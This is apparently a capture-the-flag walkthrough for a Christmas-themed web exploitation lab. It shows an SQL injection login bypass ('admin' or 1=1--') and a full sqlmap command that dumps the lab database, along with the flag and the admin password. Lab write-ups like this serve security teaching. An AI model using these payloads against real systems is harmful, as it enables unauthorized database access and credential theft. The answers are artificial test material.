
## Day 5: Web Exploitation – Someone stole Santa's gift list!

Tools used: Kali Linux, Firefox, Burp suite


Solution/walkthrough:

### Question 1


Add :8000 behind the IP address and proceed.



After starting project in burpsuite, change /8000 to 3000 to view the page



Paste /santanel at the end




Login by entering the username and password




## Question 2

After enable burp suite, enter a random name to search it and send to repeater



Thus, save it as filename panel.request.



After that, type `sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite` in terminal.

```
root@ip-10-10-107-206:~# sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
```

Look for how many entries it has.

```
Database: SQLite_masterdb
Table: sequels
[22 entries]
```

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership

### Question 3

Look for what did Paul ask for

```
| Paul | 9 | github ownership |
```

#### Question 4

Look for the flag

```
thmfox{All_I_Want_for_Christmas_Is_You} |
```

#### Question 5

Scroll down and find the admin's password.

```
Database: SQLite_masterdb
Table: users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
| admin    | EhCNSWzzFP6sc7qB |
+-----+-----+
```

#### **Thought Process/Methodology:**

First of all I can't access the IP address but after I added :8000 at the end and removed the http://, I can finally access it. After that, paste /santapanel to proceed to the username and password page. Thus, enter the username (admin' or 1=1--) and the password (admin). Hence, enable burp suite on the mozilla firefox and enter a random name to search it and right click it to send to repeater. Thus, save it as filename panel.request. Later on, type sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite in terminal. It will show you some list, look for how many entries at the above of the name list. Furthermore, find what Paul wants for his Christmas gift. Last but not least, scroll down and look for the flag. Finally, the admin's password has also been revealed.